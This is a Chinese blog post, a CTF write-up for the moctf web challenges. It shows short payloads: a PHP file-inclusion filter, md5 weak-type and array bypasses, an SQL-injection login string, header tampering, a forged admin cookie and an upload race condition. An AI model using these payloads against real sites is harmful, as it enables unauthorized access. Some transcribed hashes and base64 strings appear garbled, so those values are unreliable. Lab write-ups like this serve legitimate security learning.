

# moctf-writeup

原创

[^Bomenuit](#) 于 2019-09-26 23:10:51 发布 177 收藏

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_42434336/article/details/101481259](https://blog.csdn.net/qq_42434336/article/details/101481259)

版权



[CTF 专栏收录该内容](#)

19 篇文章 0 订阅

订阅专栏

目录

[我想要钱](#)

[文件包含](#)

[Flag在哪?](#)

[php黑魔法](#)

[登录就对了](#)

[暴跳老板](#)

[美味的饼干](#)

[没时间解释了](#)

---

## 我想要钱

```
<?php
include "flag.php";
highlight_file(__FILE__);

if (isset($_GET['money'])) {
    $money=$_GET['money'];
    if(strlen($money)<=4&&$money>time()&&!is_array($money))
    {
        echo $flag;
        echo "<!--By:daoyuan-->";
    }
    else echo "Wrong Answer!";
}
else echo "Wrong Answer!";
?>
```

Wrong Answer!

`if(strlen($money)<=4&&$money>time()&&!is_array($money))`长度小于等于4, money大于当前时间戳

```
<?php
echo time();
```

1569508657


尝试输出time(),

很大的数


不能是数组，所以不能用数组大于任何数绕过

payload:用e绕过，科学记数法,9e10

### 文件包含



看到file=welcome.txt




flag.php存在

题目提示文件包含，用php伪协议，首先尝试php://filter/resource=flag.php




再尝试php://filter/read=convert.base64-encode/resource=flag.php





hackbar来decode一下



得到flag

## Flag在哪?

有个follow redirection, 重定向

一共重定向5次

```
flag.php
where_is_flag.php
I_have_a_flag.php
I_have_a_frog.php
no_flag.php
```



I have a pen,I have an apple. (Uhh~)Apple-pen! 歌词

## 结合得到flag



302重定向又称之为暂时性转移(Temporarily Moved), 英文名称: 302 redirect。也被认为是暂时重定向(temporary redirect), 一条对网站浏览器的指令来显示浏览器被要求显示的不同的URL, 当一个网页经历过短期的URL的变化时使用。一个暂时重定向是一种服务器端的重定向, 能够被搜索引擎蜘蛛正确地处理。

## php黑魔法

### php源代码泄露

几种常见的格式: index.php.bak;index.php.swp;index.php~

```
<?php
$flag="moctf{*****}";

if (isset($_GET['a'])&&isset($_GET['b'])) {
    $a=$_GET['a'];
    $b=$_GET['b'];

    if($a==$b)
    {
        echo "<center>Wrong Answer!</center>";
    }
    else {
        if(md5($a)==md5($b))
        {
            echo "<center>".$flag."</center>";
            echo "By:daoyuan";
        }
        else echo "<center>Wrong Answer!</center>";
    }
}
else echo "<center>蒯藉儻灏貳蘭鑛逦扭沔</center>";
?>
```

考察的是弱类型, md5无法加密数组, 都返回false, 因此构造?a=[]&b[]=2, 得到flag

QNKCDZO——s878926199a

## 登录就对了

页面标题是SQLi LOGIN

万能密码 构造用户名: ' or '1'='1'#, 密码随意, 成功登录

```
name=" or '1'=1"#&pass=1

id="name" name="name" size="30" type="text" value=""</dd></div>
<dl class="form-group"><dt class="input-label"><label autocapitalize="off" autofocus="autofocus"
name="name">密码</label></dt><dd><input placeholder="密码" autofocus="autofocus" class="f
id="password" name="pass" size="30" type="password"></dd></div>

<center><input type="submit" class="btn btn-primary" style="width:100%;" value="登录"></cen

</form>
</div>
</div>
</body>
</html>
<script>alert("登录成功!");</script><!-- mo:!(SQU)_!t(q_in_!ts!) --><!--By:daoyuan-->136
```

## 暴跳老板

发邮件的时候抓个包，然后发送出去看看返回了什么

发现返回包中有一条Dear: MyBoss 构造url:postText=1&Dear=MyBoss

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
DNT: 1
Connection: close
Referer: http://119.23.73.3:5006/web1/post.html
Cookie: PHPSESSID=ugpbr941n0fr5ftuajiu9mhr0
Upgrade-Insecure-Requests: 1

postText=1&Dear=MyBoss
```

```
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Dear: MyBoss
Vary: Accept-Encoding
Content-Length: 137
Connection: close
Content-Type: text/html

<script language="javascript">alert('moctf{00_oo_BBoo_0os}');</script><script
language="javascript">window.location='index.php';</script>
```

## 美味的饼干

```
Host: /web9/ HTTP/1.1
Host: 119.23.73.3:5001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
DNT: 1
Connection: close
Referer: http://119.23.73.3:5001/web9/
Upgrade-Insecure-Requests: 1

ser=admin&pass=1
```

```
HTTP/1.1 200 OK
Date: Mon, 30 Sep 2019 02:37:52 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Set-Cookie: login=ZWUxMWNiYjESMDUyZTQwYjA3YWJjMGNhMDYwYzIzZWU%3D
Vary: Accept-Encoding
Content-Length: 493
Connection: close
Content-Type: text/html; charset=utf-8

登录成功！欢迎admin<!--只有admin才有flag--><html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
</head>
<body>
<br>
```

饼干指cookie,解密cookie,先用base64解密<http://web.chacuo.net/charsetbase64>

Base64文本:  选择字符集:

ZWUxMWNiYjESMDUyZTQwYjA3YWJjMGNhMDYwYzIzZWU%3D

↑ 将你电脑文件直接拖入试试 ^\_^

Base64解码 Base64编码

转换结果:

ee11cbb19052e40b07aac0ca060c23ee7

[https://blog.csdn.net/qq\\_42434336](https://blog.csdn.net/qq_42434336)

然后用md5解密<https://www.somd5.com/>

# 输入让你无语的MD5

ee11cbb19052e40b07aac0ca060c23ee7

解密

md5

user

[https://blog.csdn.net/qq\\_42434336](https://blog.csdn.net/qq_42434336)

解出的是user，但注释提示用admin登陆，所以反过来对admin加密得出cookie登陆

admin

解密

查不到怎么办？

md5\_16:7a57a5a743894a0e

md5:21232f297a57a5a743894a0e4a801fc3

sha1:d033e22ae348aeb5660fc2140aec35850c4da997

[https://blog.csdn.net/qq\\_42434336](https://blog.csdn.net/qq_42434336)

Base64文本: 选择字符集: gb2312编码 (简体)

21232f297a57a5a743894a0e4a801fc3

↑ 将你电脑文件直接拖入试试 ^-^

Base64解码

Base64编码

转换结果:

MjEyMzJmMjk3YTUzYTZhbnZQzODkoYTBlnGE4MDFmYzM=


[https://blog.csdn.net/qq\\_42434336](https://blog.csdn.net/qq_42434336)

抓取登陆之后的网站才有cookie




## 没时间解释了

题目访问的是index2.php,改成index.php访问, 必须用burp抓包, 否则跳回Index2.php界面



访问uploadsomething.php




### Filename


### Content



[https://blog.csdn.net/qq\\_42434336](https://blog.csdn.net/qq_42434336)



Flag is here, come on~ <http://119.23.73.3:5006/web2/uploads/fff3358b98b22da9f8eca0af31ec4969aa07bd98/16>



Too slow!


## 条件竞争

条件竞争漏洞是一种服务器端的漏洞，由于服务器端在处理不同用户的请求时是并发进行的，因此，如果并发处理不当或相关操作逻辑顺序设计的不合理时，将会导致此类问题的发生。

<https://blog.csdn.net/u011377996/article/details/79511160>

[http://wiki.secbug.net/web\\_race-condition.html](http://wiki.secbug.net/web_race-condition.html)

先抓取输入filename和content的下一个页面，即



Flag is here, come on~ <http://119.23.73.3:5006/web2/uploads/fff3358b98b22da9f8eca0af31ec4969aa07bd98/1>

[https://blog.csdn.net/qq\\_42434336](https://blog.csdn.net/qq_42434336)

然后再打开flag网页，因为burp在抓取中，所以都是在加载中，这时候intercept off就出现了flag